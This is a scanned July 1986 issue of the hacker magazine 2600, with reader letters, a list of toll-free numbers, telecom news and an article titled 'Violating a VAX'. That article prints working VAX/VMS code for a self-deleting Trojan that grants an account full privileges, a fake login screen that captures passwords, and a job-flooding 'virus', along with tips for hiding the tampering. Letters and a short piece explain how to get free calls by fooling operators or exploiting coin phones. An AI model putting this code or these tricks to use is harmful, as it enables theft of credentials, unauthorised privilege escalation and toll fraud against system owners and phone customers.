Can any of your good phone phreak readers who are willing to explore the British telephone system contact me at my address in London? If you wanted to make a long distance call in London, you could call the operator, and BS her and she might just put your call through for nothing. This method only works if you get through to a happy operator. When phoning the international operator in London, he or she asks for your number and the international number. The operators in our country are very stupid. You could BS them all day long and they would think that the call they received is a true call, not a false call. Our international operator can be reached by phoning an inward for London and 01155 is the number which can reach her.

Another thing I like doing is what you folks over there call scanning. I spent hours scanning phone lines for interesting things and I only came up with one number: 200020. After the last digit has finished, depress the hookswitch (the thing that you rest your telephone on). Depress it for half a second, then bring it up again. You should hear the central office switching you through to this weird number. Keep listening to the phone line and after about 20 seconds you will hear a one second tone burst. I don't know what to do after that.

The cellular telephone system is good in our country, but I haven't had time to explore it. The number for it is 010836 (that includes the London dialing code—the first 0 is not needed when outside England).

Twilight Zone The Phreaker
12 Barn Way, Wembley Park, Middlesex HA9 9NW
London, England

Dear *2600*:

In response to police "sting" BBS's, why not get one of those books that list stolen and expired credit cards (they are issued weekly or bi-weekly). Type the contents into a disk and dump 40 megabytes of burned credit card numbers into these cop traps to spring them safely. If it comes to trial, tell the jury where you got them and watch the DA blush and the jury laugh. If the cops had any sense, that is what they would dump into any system collecting credit card numbers.

JN
Illinois

Dear JN:

Good idea, but how many of us are willing to go through with the expense and embarrassment of being hauled into a court of law just to make a DA blush? And what happens if the jury has no sense of humor? Since we're not especially fond of credit card fraud, we have no objection to people posting whatever numbers come into their heads or even random computer-generated numbers. That way, the criminals are confused, the authorities are confused, and democracy is safe for a little while longer.

Dear *2600*:

In the December 1984 issue of *2600*, you mention in the article on the "Scariest Number in the World" that the phreak recognized that the number was non-suped, using a technique that "experienced phreaks know". I'd like to consider myself an experienced phreak. How do I tell?

Don't say, "Just try calling it from a pay phone" because all long distance non-suped numbers won't go through without paying (the damned TSPS payphone console won't respond to reason). Local non-suped numbers work though (for the payphone repair).

Another method is by calling and if it doesn't appear on your next bill it ain't suped. This has several drawbacks, cause if it is, well then, I've got a one minute call to Australia on my bill. Also, waiting a month to find out ain't that expedient.

Lord Peter Wimsey

Dear LPW:

These days, this point is open to debate. Many phone phreaks can hear all kinds of little sounds that tell them things the average person doesn't even think about. One phreak we know can tell whenever a phone call is routed through Florida just by the sounds he hears! Some phreaks also claim they can tell if a call is supervised (i.e., registered on the billing computer) by the sounds that are made when the called party picks up. Generally, if no click is heard when they pick up or when a recording comes on, the call is thought to be "non-suped" or free. But exceptions abound. For one thing, many new electronic switches (Northern Telecom's DMS-100, for one) barely make any noise when they are picked up. If you were to call someone who had one of those, you might mistakenly think the call wasn't supervised. Then there are alternate long distance companies that have been known to charge people for calls that were never completed. Some companies aren't able (or willing) to recognize that a busy signal or a ring is different from the merry chimes of human speech.

And not only are non-suped numbers not always free, but free numbers aren't always non-suped! Take 800 numbers—they do *show up on a billing computer somewhere in many cases. You're simply not billed for them.*

An operator is usually able to tell you if the call you are placing is billable—but the operator has to place the call to find this out! This can be a challenge, to say the very least.

Dear *2600*:

What happened to the 2600 phone book?

How well is your mailing list protected against seizure by authorities?

Dr. William Wainwright

Dear WW:

There is a small phone guide (the 2600 *Phun Book) in existence that is available on many BBS's, The Private Sector (2013664431) included. You can also get a copy through our reader bulletin board, which is up Friday and Saturday nights, from midnight to noon, Eastern time at our office number (5167512600). Many of these numbers have already been printed in our issues, but if you want a full printout of the 400 or so interesting numbers, send us $2.50. By the way, we always need more numbers, so please send us what you've got.*

Our mailing list is only seen by Twenty Six Hundred. It will not be sold, lent to, seen, or turned over to anyone. That is our policy. We don't believe the authorities pose any threat in that department, especially since so many different kinds of people read this magazine.

Dear *2600*:

I would like to take this time to thank you for your commendable work. It's people like you that make me proud to say I'm an American. I wanted to get this message to you as soon as possible. I represent only a small part of the large world of computer antics, which consists of phreakers, hackers, and piraters. Upon the receipt of this message, please discard (a small atom bomb will do the trick) and forget ever receiving it. Thank you.

John Smith Hacker

Dear JSH:

Don't worry. It has been destroyed.

(continued on page 3-48)

The 2600 Information Bureau

800-342-1143	800 OPERATOR	800-323-2005	CARRIER
800-342-1119	LOUD TONE	800-323-3107	CARRIER
800-368-1017	TEST #	800-323-1146	CARRIER-LIKE SOUNDS
800-368-1018	TEST #	800-323-4279	CARRIER
800-621-4562	?????	800-323-4297	ASKS FOR 7 DIGIT ACCESS CODE
800-527-2007	300 BAUD	800-323-1151	LD DIVERTER
800-527-2551	CARRIER	800-323-4313	PBX
800-343-2903	CALL AMERICA LDS	800-323-4376	CARRIER
800-527-2011	CREDIT AUTHORIZATION	800-323-4377	CARRIER
800-368-1040	ATT INFO SYSTEMS	800-323-4462	CARRIER
800-221-2000	TWA RESERVATIONS	800-323-8021	TRY THIS!
800-221-2014	EXTENDER	800-323-8039	PBX
800-424-5900	PBX	800-323-4298	SPECIAL OPERATORS
800-424-6200	ODD SERVICE	800-323-4354	SPECIAL OPERATORS
800-343-6400	PBX WITH RECORDING	800-526-2000	"YOU'VE GOT EQUIPMENT PROBLEMS?"
800-221-9735	CARRIER	800-342-1105	TONE
800-221-7210	BANK OF NY	800-342-1108	TONE

SPECIAL AT&T SERVICES

800-331-1323 DIRECT CONNECTION TO FRENCH OPERATORS!! [WE THANK THE MANY READERS WHO SUPPLIED US WITH THIS NUMBER AFTER WE REQUESTED IT LAST MONTH.]

800-222-0300 AT&T TOLL-FREE WAKE-UP SERVICE. YOU ARE LULLED TO SLEEP BY THE PEACEFUL SOUNDS OF GEORGE WINSTON AT PIANO AND AWAKENED BY YOUR PLEASANT AT&T REPRESENTATIVE IN THE MORNING. (CALL LATE AT NIGHT AND IGNORE INITIAL VOICE MESSAGES.)

800-555-8111 AT&T ALTERNATE TOLL-FREE WAKE-UP SERVICE, FOR THOSE WHO PREFER TO LISTEN TO CHEERY MUZAC WHEN THEY FALL ASLEEP. AN AT&T REPRESENTATIVE WILL AWAKEN YOU IN THE MORNING. (CALL LATE AT NIGHT AND IGNORE INTIAL VOICE MESSAGES.)

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory


BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.



Nobody knew why old Mr. Ferguson suddenly got a $25,000 phone bill.

Groups Concerned with Computer Security, Computer Ethics, and Certification of Computer Professionals:

American Bar Association Task Force on Computer Crime, 1800 M. St. NW, Washington, DC 20036.
American Institute of Certified Public Accountants, 1211 Avenue of the Americas, NY 10036 (212) 575-6200.
American Society for Industrial Security, National Computer Security Committee, 1655 N. Ft. Myer Dr., Suite 1200, Arlington, VA 22209 (703) 522-5800.
Association for Computing Machinery, Special Interest Group on Security Audit and Control, Special Interest Group on Computers and Society, 11 W. 42 St., NY 10036 (212) 869-7440.
Bank Administration Institute, 60 Gould Center, 2550 Golf Road, Rolling Meadows, IL 60008 (312) 228-6200.
Boston Computer Society, Social Impact Group, 1 Center Plaza, Boston, MA 02108 (617) 367-8080.
Computer Professionals for Social Responsibility, P.O. Box 717, Palo Alto, CA 94301 (415) 322-3778.
Computer Security Institute, 43 Boston Post Road, Northborough, MA 01532 (617) 845-5050.
Data Entry Management Association, P.O. Box 16711, Stamford, CT 06905 (203) 967-3500.
EDP Auditors Association, 373 Schmale Road, Carol Stream, IL 60187 (312) 682-1200.
IEEE Social Impact Group, c/o F.A. Furfari, 117 Washington Rd., Pittsburgh, PA 15221
Information System Security Association, P.O. Box 71926, Los Angeles, CA 90071 (213) 480-5516.
Institute for Certification of Computer Professionals, 35 E. Wacker Dr., Chicago, IL 60601 (312) 782-9437.
Institute of Internal Auditors, 249 Maitland Ave., Box 1119, Altamonte Springs, FL 32701 (305) 830-7600.
National Center for Computer Crime Data, 2700 N. Cahuenga Blvd., Los Angeles, CA 90068 (213) 850-0509.

Publications Concerned with Computer Ethics, Computer Security, Computer Crime:

Computer Control Quarterly, 26 Washington Ave., East Malvern, Victoria 3145 Australia (03) 211-3737.
Computer Fraud and Security Bulletin, Elsevier International Bulletins, 52 Vanderbilt Ave., NY 10017.
Computer Crime Digest, 70432 Wimsatt Road, Springfield, VA 22151-4070 (703) 941-6600.
Computers and Security, Elsevier International Bulletins, 52 Vanderbilt Ave., NY 10017.
Computers and Society, c/o Richard Rosenberg, Department of Mathematics, Statistics and Computing Science, Dalhousie University, Halifax N.S., Canada B3H 3J5.
Computer Security, Computer Security Institute, 45 Boston Post Road, Northborough, MA 01532 (617) 845-5050.
Computer Security Alert, 500 N. E. Spanish River Blvd., # 8, Boca Raton, FL 33431 (305) 392-5411.
Computer Security Digest, 711 W. Ann Arbor Trail, Suite 4, Plymouth, MI 48170 (313) 459-8787.
Conscience in Computing, 2700 N. Cahuenga Blvd., #2113, Los Angeles, CA 90068 (213) 850-0509.
Data Processing Auditing Report, Box 85, Middleville, NJ 07855 (201) 383-3928.
EDPACS Automation Training Center, Inc., 11250 Roger Bacon Dr., Suite 17, Reston, VA 22090 (703) 471-5751
Information Security Monitor, Durrant House, 8 Herbal Hill, London EC1R 5JB England (01) 278-3143.
Personal Identification News, P.O. Box 11018, Washington, DC 20008.
Privacy Journal, P.O. Box 8844, Washington, DC 20003 (202) 547-2865.
Processed World, 55 Sutter St., #829, San Francisco, CA 94104.
Reset, c/o Mike McCullough, 90 E. 7th St., NY 10009.
Security Audit and Control Review, c/o ACM, 11 W. 42 St., NY 10036.
2600 Box 752, Middle Island, NY 11953.


Sources of Information about Computer Ethics Courses:

Joan Abrams, Superintendent of Schools, Public Schools of Red Bank, New Jersey, Administration Building, 76 Branch Ave., Red Bank, NJ 07701 (201) 842-4954.
Robert Cogan, Edinboro University, Department of Philosophy, Edinboro, PA 16444 (814) 732-2490.
Kay Gilliland, Equals Project, Lawrence Hall of Science, University of California, Berkeley, CA 94720 (415) 642-1823.
Montgomery County Public Schools, Rockville, MD
John Snapper, Illinois Institute of Technology, Chicago, IL 60616 (312) 567-3017.

Consultants and Researchers Providing Information for this Report:

Kevin Fitzgerald, 26 Washington Ave., East Malvern, Victoria 3145 Australia (03) 211-3737.
John Maxfield, Boardscan, 19815 W. McNichols, Detroit, MI 48219 (313) 534-1466.
Donn Parker, SRI International, 333 Ravenswood Ave., Menlo Park, CA 94025 (415) 859-2378.
Erdwin H. Pfuhl Jr., Department of Sociology, Arizona State University (602) 965-6311.
Dr. Ulrich Sieber, Innsbrucker Strasse, 22 7800 Freiburg I.Brsg., West Germany 07 61 44 14 66.
Arthur Solarz, Swedish National Council for Crime Prevention, Atlasmuren 1 S-113 21, Stockholm, Sweden 08-22 97 80.
Dr. Ken Wong, BIS Applied Systems Ltd., Maybrook House, Blackfriars St., Manchester M3 2EG England 061 831-0731.

Chart 25B: Bulletin Boards



Source: John Maxfield, Boardscan

(Hacker turned Fed turned Consultant....)

SYSTEMATICALLY SPEAKING

Hands Across Telenet

The New York Times

In order to accomplish Hands Across America last month, first a nationwide network of technology had to be formed to coordinate the event.

In their attempt to combat hunger, Hands Across America organized millions of people to donate money, buy T-shirts, and hold hands.

"Three or four years ago this event could not have been done," said Fred S. Droz, the national project director of Hands Across America. "Computers, TV, telephones, teleconferencing—the technology has to come together."

The logistics of keeping track of millions of people and the millions of dollars they have pledged would have been overwhelming without computer power and communications networks, which permit the gathering, storage, and transmission of information. The process required staggering amounts of data—names and addresses, route assignments, directions, amounts of donations and credit card numbers, to name but a few. In addition organizers had to keep track of details such as local permits, water supplies, and the availability of medical facilities.

As a result of the Hands project, they have developed a database system that has the potential to control future nationwide fund-raising campaigns with pinpoint accuracy.

GTE Telenet Communications donated its 237,000 miles of computer network and overseas satellite hookups to the Hands project. Over this network, a wide variety of computers can send information back and forth at high speed.

The Source, an information system, joined with GTE to offer its 60,000 members free computer access to information about the Hands project.

Kiev Calling Clogged

Newark Star Ledger

In the wake of the recent nuclear plant accident in Chernobyl, the volume of telephone calls being made to the Soviet Union has tripled, a spokesman for AT&T International said.

All calls from the United States to the Soviet Union are routed through the AT&T International Operation Center in Pittsburgh. "All these calls have to go through operators in the Soviet Union. A lot of times we'll have a lot of attempts, but not completions," said Rick Brayall of AT&T-I.

AT&T no longer has direct-dial service to the Soviet Union. Because of the unusual volume, callers must wait several hours on reservations for calls to Moscow and Kiev.

AT&T cannot employ any more personnel to put the calls through, because "there is no point in having 50 American operators trying to get calls through to only two Soviet operators," Brayall said.

Nynex Bumps Southwestern Bell

Combined News Sources

"A clerical error," caused the omission of Southwestern Bell's New York office number from the latest edition of the Nynex Manhattan Yellow Pages.

Southwestern Bell of St. Louis planned to publish its own Manhattan Yellow Pages directory that would compete directly with Nynex.

In total, three listings for Southwestern Bell were "accidentally" dropped: its Yellow Pages; Ad-Vent, a graphics operation; and the Silver Pages, a national directory for the elderly.

"If advertisers can't find us in the (Nynex) Yellow Pages, they will figure we aren't a viable entity," complained Al C. Parsons, president and chief executive of Southwestern's publishing arm which still intends to publish its "Clone Book" this fall. "It's sure awfully convenient for this to happen now," he noted.

Stock Market Crash

InfoWorld

Options trading on the London Stock Exchange ceased for a day recently following the crash of a new electronic trading system. The crash has cast a pall over the Stock Exchange's Automated Quotes system, which will be used for share trading after the October deregulation of financial services in London.

The failed system consists of five IBM PC AT's linked together by a network, with an additional AT as network controller.

"Ed Quinn Cell Site"

USA Today

Bell Atlantic Corporation's cellular telephone division has been rewarding top employees by naming a cell site after them.

A plaque bearing the employee's name adorns the site, which is usually little more than an antenna tower next to a garage-sized building housing a cellular phone relay.

Two employees a month will be recognized, which means that Bell Atlantic has two years worth of honors to dole out and more sites are being built every day. So far there's Susan Schuhalter cell site, Kathy Schaefer cell site, and Ed Quinn cell site. Winners get to choose their own site.

Let's Move To France!

The New York Times

In Biarritz, France, people dial "01-28-62" to reach the world's only "televideoclub," that offers each subscriber a choice of more than 2,000 video cassettes to look at on their video-phone, a combination television and telephone.

This summer, an estimated 1,500 Biarritz houses will be equipped with the tabletop machine that incorporates a television screen and a movable video camera. They will be hooked to an underground web of optical fibers that can carry 10 times the amount of information as a normal coaxial cable.

This project was started three years ago by President Mitterrand and provides for the wiring of all major French towns and cities by the end of the century while at the same time establishing France as the world leader in this technology. By the end of 1988, 3.1 million homes are expected to be connected to optical fiber systems.

In Biarritz, videophone owners can see each other as they chat and can walk around with a hand-held camera transmitting pictures to a friend.

They can dial into Televideoclub, request a film and watch it on their home screen. Or they can choose among 12 television channels and can switch to larger screens elsewhere in their homes, or select one of six stereo radio stations. Or they can plug into visual data banks and sift huge amounts of information, from train schedules to the latest stock market prices. At the local hospital, doctors can call up patients' medical records and X-rays on a videophone during consultations and sick children can follow classes in the local school from home.

Biarritz also has several pay videophones in kiosks on the street.

At present, a single videophone costs $3,000 and is expected to fall to $800 for a town of 300,000 houses.

Watching an hour-and-half-long film on video cassette now costs about $5.

LETTERS

(continued from page 3-44)

Dear *2600*:

Enjoyed your article on mobile phones (April 1986)—reminds me of the old *TAP* which I miss. One comment though on the end of that article where you refer to the FCC catching up. In my area we have three engineers for a many state area and they cover ham radio, CB no more, broadcast, public safety, microwaves, etc.—get the idea? They won't bother you without a lot of complaints. The ones to look out for are the phone company's goon squad. Be careful but don't sweat the FCC for a few tests—do watch for the phone company who is very sensitive to any disruption of their revenue.

Seagull

Dear *2600*:

How can I be like Captain Midnight? How about an AM carrier-current pirate radio station?

PV

Dear PV:

We can't tell you what to do exactly, but we can say that it involves ingenuity, sneakiness, intelligence, persistence, and a youthful spirit. Mix those together and you should come up with something worthwhile.

There are many AM carrier-current pirate radio stations in existence. Too many of them try to sound like regular AM stations and few people notice anything different.

Dear *2600*:

Your *2600* magazine is great! I really enjoy it. Your article on mobile phones was most interesting. I'm very interested in this area, and look forward to any future articles on it—such as what make and model of two-way radio is best (and cheapest) to use, or what radio is best (and cheapest) to just listen in on calls.

Dear *2600*:

I have something interesting to report about RCI. RCI is another one of the long-distance telephone companies. They use optical fiber networks that have been laid along railroad tracks around the country. If you are near where their cables run, there is a sign that tells you what to do if you wish to dig the cables up. The signs give a location which is the initials of the state you are in and a number which is usually less than 1000. You simply call 8003279686 and you get an RCI operator who may chat with you for hours about cable sites around the country.

She can give you cable locations, and she might want to know if you plan on digging a few cables up.

Right Track

Dear Readers:

Yes, it finally happened. We lost track ourselves of the difference between Flash and Systematically Speaking and accidentally mixed them up last month. We regret the error.

2600 JULY, 1986
VOLUME THREE, NUMBER SEVEN $2

VIOLATING A VAX

By Baalzebub

As DEC systems have proliferated throughout the establishment, hackers' desires to know more about same have also risen dramatically. This is ironic as DEC architecture has a well-designed security schema while many other systems require additional software. In any case, regardless of what system you've decided to target, there are a few tricks. The following is written specific to VAX/VMS but most of this can be applied to other systems.

One two-bit trick is to continually hit Control-T upon logging in. This feature will tell you what images are being executed in the system-wide login procedure. Most likely, this is where any site-specific security will try and weed out who has certain privileges or who should remain inside a captive process.

Control-T has limitations, however. It only shows images. That is, if it's not an executable in the directory SYS$SYSTEM, it will probably only appear as DCL. That covers a lot of ground. Furthermore, Control-T might indicate that you're running SET. Well, that's just fine and dandy but SET what? It could be anything from setting terminal characteristics to resetting the CPU clock.

Trojan Horses

Let's assume that somehow you got an account and now wish to give yourself privileges. A Trojan horse is just the ticket. A Trojan horse is simply a few lines of coding that you unobtrusively slip into someone else's program. That someone, who has special privileges, then unknowingly runs your program. The following is a simple Trojan horse that could be copied into a privileged users directory and renamed LOGIN.COM;890. Thus, as he logs into his account, he automatically runs the program. The reason for the high version number is to insure that this will take precedence over any LOGIN.COM he already has. The last line deletes the program, thus erasing any trace of your dirty deeds. We assume here that the username you are working out of is "TRASH". Essentially, all we're having our friend do is modify TRASH to have all default privileges. Likewise, you could have him add users.

The only hard part is copying this into a user's directory. If the system allows all GROUP privileges, then you should have no troubles. As Vaxes are frequently used in scientific environments where program-swapping is common, this might be the case. Otherwise, you'll have to put this or something similar to this elsewhere.

```
$SET NOVERIFY
$SET NOCONTROL=Y
$SET MESSAGE/NOFAC/NOIDENT/NOSEVER/NOTEXT
ASSIGN/USER NL: SYS$OUTPUT
$SET DEF SYS$SYSTEM:
$RUN AUTHORIZE
MODIFY TRASH/DEFPRIV=ALL
EXIT
$SET CONTROL=Y
$SET MESS/FAC/IDENT/SEVER/TEXT
$DELETE LOGIN.COM;890
```

There are a few general rules of caution concerning Trojan horses. First, in general don't replace or insert the horse directly into the resident program. Rather, insert a pointer that tells the system which program to run. (The sample horse is an exception as it deletes itself. However, someone perusing the system may discover it before it runs.) Additionally, give your program an innocuous name. Make it look like it belongs. Finally, whenever possible, write your source code in compilable language, deleting the source code and leaving only the image. This will insure that even the most suspicious of system people won't be able to to find any evidence of tampering.

Now, let's say that you want to collect more passwords. The password grabber is your tool. This childishly simple program does nothing more than mimic the logon procedure to some unsuspecting dope. Unbeknown to said dope, his username and password are written to some useful location (your directory, for instance) for later retrieval. Sophisticated grabbers continue to let the user use the system and just pass his commands to the operating system. An easier approach is to bump him offline as if the computer dropped him for some legitimate reason. The following program simulates a logon then gives him a transmission error (The error looks legit, but I don't think this message really exists.) followed by the string of characters indicating he got bumped (This string may be site/terminal specific.). At this point it just waits...an hour. Having disabled Control-Y, he can't do anything anyhow. He'd either leave or turn off the terminal. Either is fine. The problem with actually having the grabber log you out after it has gotten the password is that the logout message can't be readily suppressed. It also might have an elapse time greater than the 20 seconds he was on, and it will certainly have your name in it.

Now comes the bad news. Most privileged users have a terminal on their desks and perhaps work in restricted areas. Thus your password grabber, in a more public area will probably collect unprivileged accounts. To get around this, next time you visit the system manager at his office, run the grabber on his terminal. It only takes one short command.

The other bad news it that this is designed to work after hitting Return once and only once. The second Return will be absorbed as the username. A little extra coding could take care of this.

```
$run sys$system:clear [This just clears the screen, is site-specific]
$inquire/nopunct dummy " " [Absorb the first RETURN]
$on control—Y then continue
$bell[0,32] = %x07
$ws :== Write sys$output " "
$ws bell, " "
$type sys$input
WELCOME to DEFENSE INTELLIGENCE AGENCY VAX 11/780
 For user assistance, call 697-3862
$set term/hardcopy
$inquire/nopunct name "Username:"
$set term/noecho
$inquire/nopunct pass "Password:"
$open/write key—file dev$29:[trash]goodies.lis
```


(continued on page 3-50)

VAXES

(continued from page 3-49)

```
$write key—file name,"   ", pass
$close key—file
$wait 00:00:01
$ws "   Welcome to VAX/VMS version V4.2
$ws " "
$wait 00:00:01
$ws " $ FOR OUR WEEKEND SCHEDULE  ENTER TIME—
NEWS AT THE $ PROMPT
$wait 00:00:02
$ws " "
$ws " "
$ws " "
$wait 00:00:01
$ws " $ "
$ws "%DCL-F-TRANS Fatal transmission error"
$ws " Disconnect in progress"
$ dt = f$time()
$ ws "  ",name,"      logged out at   ",dt
$ ws "%%%%%%%%%%%%%%%%%%%%
$wait 01:00:00
```

Viruses

Viruses are a bit more interesting. These monsters in their crudest form do nothing but replicate themselves. The one below does just that but with a twist. It keeps on submitting jobs to the batch que and sends the output to SYS$SYSTEM. Unfortunately, all that will happen is the que may overflow.

Most Vaxes are set up to run no more than three or four jobs simultaneously. So user service wont really be degraded. The system will just get very very cluttered.

This particular virus points out an interesting flaw in how most Vaxes are set up. There is generally no limit to the number of jobs even a non-privileged user may submit. Ironically, this parameter may be easily reset in the UAF.

A good virus does something slightly more interesting like plant a small bomb in the system to go off after some time period or after some event occurs or burn a hole somewhere so that a certain command will do something else or insure that a certain username will always work or dedicate all system resources to calculating the millionth digit of pi—you get the idea. It can do anything. You're only limited by your imagination. Even more fascinating, when the infected software is copied to another system, the virus takes over yet another machine. In the case of communicaton software coding specifically designed to reach out and touch other systems, the final outcome can be phenomenal especially when one considers how many systems are networked together. In theory, one program could infect a very large percentage of all systems.

Finally, the virus can either duplicate itself upon entry to each system (once) or clone itself arithmatically (as is the case below) or grow in geometric progression. Yeow!

The sample virus consists of two programs. One writes a duplicate program and renames each one slightly differently. Its purpose is to clutter up disk space. The other program submits each program.

The only words of caution are as follows. All jobs have the user name attached. If you're using one of many nonprivileges accounts and don't care, that's one thing. If you don't want to get caught, you'll need special privileges to add the qualifier /USERNAME=SYSTEM to the submit command.

Program I called GROW.COM:

```
$SUBMIT/NOPRINT/NOLOG/USERNAME=SYSTEM 'NAME
```

Program II

```
$COUNT=0
$TOP:
$COUNT=COUNT+1
$NAME== "DEV$29:[TRASH]INFECT" + F$STRING(COUNT) =
".COM"
$OPEN/WRITE FILE 'NAME
$WRITE FILE "$DIR/OUTPUT=SYS$SYSTEM DEV$29:[000000...]"
$CLOSE FILE
$@DEV$29:[TRASH]GROW.COM
$GOTO TOP
```

Anyhow, happy hunting, and don't byte off more than you can eschew.

the free phones of philly

by Chester Holmes

In a surprisingly altruistic move, MCI/SBS-Skyline, in cooperation with Bell of Pennsylvania (BPA), recently began providing free long distance service to area inhabitants from ordinary coin box telephones. The new "10888" program was initiated in several central offices that had recently been upgraded to equal access.

Under equal access, telephone subscribers are forced to "vote" for their favorite long distance carrier on a flimsy "ballot" (if they waive this privilege, an equal access carrier will be assigned to them, ostensibly at random). This arrangement allows long distance calls to be made simply by dialing 1+NPA+7D (1 plus the 10-digit phone number), and the selected (or assigned) carrier would bill the call accordingly. Users still have the option to place calls through other than their primary carrier, though, by dialing 10XXX+1+NPA+7D, the XXX being the carrier's code number (watch for a full listing of these soon in *2600*). This "casual use," as BPA calls it, is billed by most carriers via the normal monthly BPA bill.

Most coin box phones have apparently voted for AT&T as their long distance carrier. Some nifty things happen when you try 10XXX+ dialing at a coin box—for example, 10444+1+10D will give you the Allnet tone to enter your authorization code, likewise 10777+ (Sprint), and several others. 10288+ (AT&T) requests payment ("three dollars and forty-five cents, please"). By dialing 10888+ the call is *placed* through Skyline (currently merging with MCI) and the "casual use" bill will presumably be sent to the coin box. As an added feature, MCI can route calls to most of the free world.

Look for this new convenience in your equal access neighborhood—quickly!!! As a BPA representative says, "With equal access, things change every day!"

***

In an unrelated action, BPA and AT&T are offering free long distance directory assistance calls from those blue "Charge-A-Call" phones. Adjacent coin boxes ask for 60 cents for the same call.

***

Readers, are you getting deals from your phone company that are just too good *not to tell somebody else? If so, then write them down and send them to: The 2600 Good Deal, P.O. Box 99, M.I., N.Y. 11953-0099. Do it today, or a whole lot of people will be moving to Philadelphia.*

Town on Hold During Strike

Hackensack Record

When workers for AT&T walked off the job recently, the people of Sea Isle City, New Jersey were reminded just how antiquated their 44-year-old telephone system is. Residents cannot make long distance calls without the help of an operator. Some of them had to leave town to make calls.

What's most old-fashioned about the system is that it relies on the honesty of long distance callers to provide operators with the correct phone number for billing purposes. The town double-checks all phone charges above $2 in an effort to identify fraudulent calls.

New Jersey Bell says the telephone switching equipment will be replaced in December.

Prisoners Break Law

New Jersey Daily Record

Morris County Jail inmates have been making thousands of dollars worth of telephone calls over the past year by using the privileged long-distance telephone company codes of MCI, according to authorities.

MCI Communications Corporation estimates that inmates have made about $10,000 worth of calls by using illegally obtained code numbers.

A few inmates apparently have the codes and are exchanging their use for cigarettes and other items.

No suspects were identified by authorities, but a spokesman for MCI said that authorities have not determined who has been billed for the illegal calls. Apparently, no MCI customers have complained of being billed for calls originating from the jail.

Hacker Degrees?

Chicago Sun-Times

A 24-year-old student at Triton College (River Grove, Illinois) has been charged with using a computer to raise his grades and gain credit for courses he never took. He's also been accused of altering the grades of 11 other present or former students, creating an academic record for someone who never attended the school, and allowing students to take courses free by tapping into Triton's computer system.

State Police Director James Zagel said some movies have portrayed computer crimes as "something cute and clever" and he asked, "Would you think it was so clever if the movie's opening scene showed a guy forging his parents' will or bouncing rubber checks off local merchants?"

[We wonder if he's ever seen *Bonnie and Clyde* or *Take the Money and Run....*]

New Jersey Tops Taps

States News Service

New Jersey led the nation, as usual, last year in the number of state ordered wiretaps, with New York coming in a close second, according to a federal report.

New York reported the largest number of law-enforcement wiretaps nationwide, when including federally-ordered taps. Both states far exceeded the total number of taps in any other state.

New Jersey State completed 172 wiretaps last year with a grand total of 194 taps. New York's total was 216. In comparison, Pennsylvania had 61, for example, and Connecticut had 16.

All taps in both states were approved by judges and were placed on telephones in private homes and businesses using wires or microphones. Several taps monitored public pay phones.

The report does not list taps still in progress.

Ex-Fed Tapped

Private Intelligence Exchange

The former head of the FBI's Los Angeles office, Ted L. Gunderson, who now works as a private investigator, has sued General Telephone alleging that his work telephone had been tapped for almost two years to allow eavesdropping on business conversations. Gunderson had also been charged $42 per month for this pleasure.

The suit contends that GTE did wiring without his knowledge or consent, and that Answerall, the answering service he was wired to, caused the connection to be made "to listen to privileged telephone conversations and gain access to sensitive information."

Apparently, someone placed a work order with GTE, and it complied. GTE has since refunded almost $1,000 to Gunderson.

The former special agent said he has been harassed by Federal agencies because of his efforts to vindicate a man who was convicted of murdering his pregnant wife and two daughters.

SS Numbers Returned To Citizens

The Privacy Journal

